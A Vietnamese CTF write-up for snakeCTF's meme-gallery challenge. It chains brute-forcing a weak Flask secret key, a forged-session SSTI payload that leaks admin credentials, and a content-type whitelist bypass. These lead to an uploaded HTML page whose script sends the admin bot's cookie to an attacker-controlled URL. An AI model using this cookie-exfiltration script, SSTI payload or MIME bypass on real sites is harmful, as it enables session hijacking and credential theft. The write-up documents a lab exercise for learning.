**Enumeration**

Phân tích con bot.js

Con bot lắng nghe ở cổng 3001



Khi truy câp /show, con bot sẽ chạy phương thức viewMeme()



Phương thức viewMeme() làm 3 việc:

1. Đăng nhập trang bot\_login\_url với admin\_username và admin\_password

(BOT\_LOGIN\_URL: "http://meme-app:3000/login")

1. Set cookie là flag
2. Truy cập url để xem Meme



Làm sao để truyền Url vào phương thức viewMeme() thì xem tiếp

Có 1 ứng dụng khác chạy ở cổng 3000 để xem Meme

Giao diện trang chủ nhìn đơn giản:




Blueprint là 1 ứng dụng web được tích hợp trong ứng dụng flask


Các route của chúng ta nằm ở 2 tập tin: auth.py và meme.py

**Trang auth.py**

Route /register




* username, password phải là số và kí tự alphabet
* độ dài của username là 5
* độ dài của password là 32



Route /login và /logout không có gì để khai thác

Route /user




user.id không được sàng lọc và in trực tiếp trong template\_string. Nếu kẻ tấn công kiểm soát được user.id thì ứng dụng dễ bị dính lỗ hổng SSTI.

Để khai thác được lỗ hổng này, mình phải hiểu cách ứng dụng xác thực.



logged\_user được lấy từ session và phân tích theo UserDecoder

Class UserDecoder được tùy chỉnh như sau:




Trong flask, session cookie được kí bằng thuật toán đối xứng. Để thay đổi được session, yêu cầu tạo 1 chữ kí hợp lệ. Liệu secret key có an toàn?

app.config["SECRET\_KEY"] = environ.get("SECRET\_KEY", None) or randbytes(4)


Flask-unsign là 1 công cụ tấn công dồn dập flask sessions bằng wordlists (giống như rockyou.txt) và giả mạo 1 session mới hợp lệ. Nó có thể được dùng trong trường hợp này vì secret key yếu:



Payload SSTI như {{config}} có thể được kí để lộ cấu hình của máy chủ




Lưu ý là việc kiểm tra len(encoded) > 85 để chống SSTI có thể phát triển thành RCE. Độ dài này đủ để chứa payload "{{config}}" và có thể xóa thêm khoảng trắng để tiết kiệm một số kí tự.



username=admin


password=hNm9Hyt#qD%E2Eh5CLeYNDASF@5X\*#b$

Với thông tin đăng nhập của admin, có thể đăng nhập và upload memes lên supermemes bucket.



Vì flag trong cookies của admin, một số loại XSS có thể được dùng để đánh cắp cookie.


Bucket phải là supermemes thì admin mới truy cập được meme




Giải thích thêm: nếu bạn là người bình thường, chỉ được upload lên bucket memes. Admin không thích xem meme ở bucket trên.

🡪 Upload một meme lên bucket supermemes có thể thực thi XSS

Tập tin được upload là 1 điểm tiêm payload hợp lý, nhưng route upload có thực thi một số kiểm tra:





Phần mở rộng tập tin và content type đuọc kiểm tra theo whitelist, nhưng meme được lưu trữ với content type gốc chứ không phải loại được phân tích.

Trên internet một nghiên cứu thú vị về content types có thể được dùng cho XSS trong trường hợp này. Một trong những thủ thuật Response Content-Type có thể được dùng để bypass whitelist. Ví dụ, có thể dùng image/jpeg; ,text/html làm content type, thư viện mimeparse sẽ phân tích là ('image', 'jpeg', {}) (vì ,text/html không chứa các tham số hợp lệ vì không có dấu bằng) nên trình duyệt sẽ hiểu là text/html, kết xuất thành trang html. Trang html có thể trích xuất cookie:

<body>

<script>

document.location='<attacker\_controlled\_url>/' + btoa(document.cookie);


</script>

</body>


</html>

Meme này có thể gửi đến bot và đánh cắp cookie

POST /upload



https://77304f221f9d8e5b454c14020c66831e.meme-gallery.challs.snakectf.org/list/exploit.jpeg



🡪Show it to the admin

**FLAG=snakeCTF{w0w\_7H1s\_m3M3\_R0ckS!!\_bbd19f95f398a315}**

Lessons Learned from this challenge:

1. Weak Secret Key

2. SSTI

3. XSS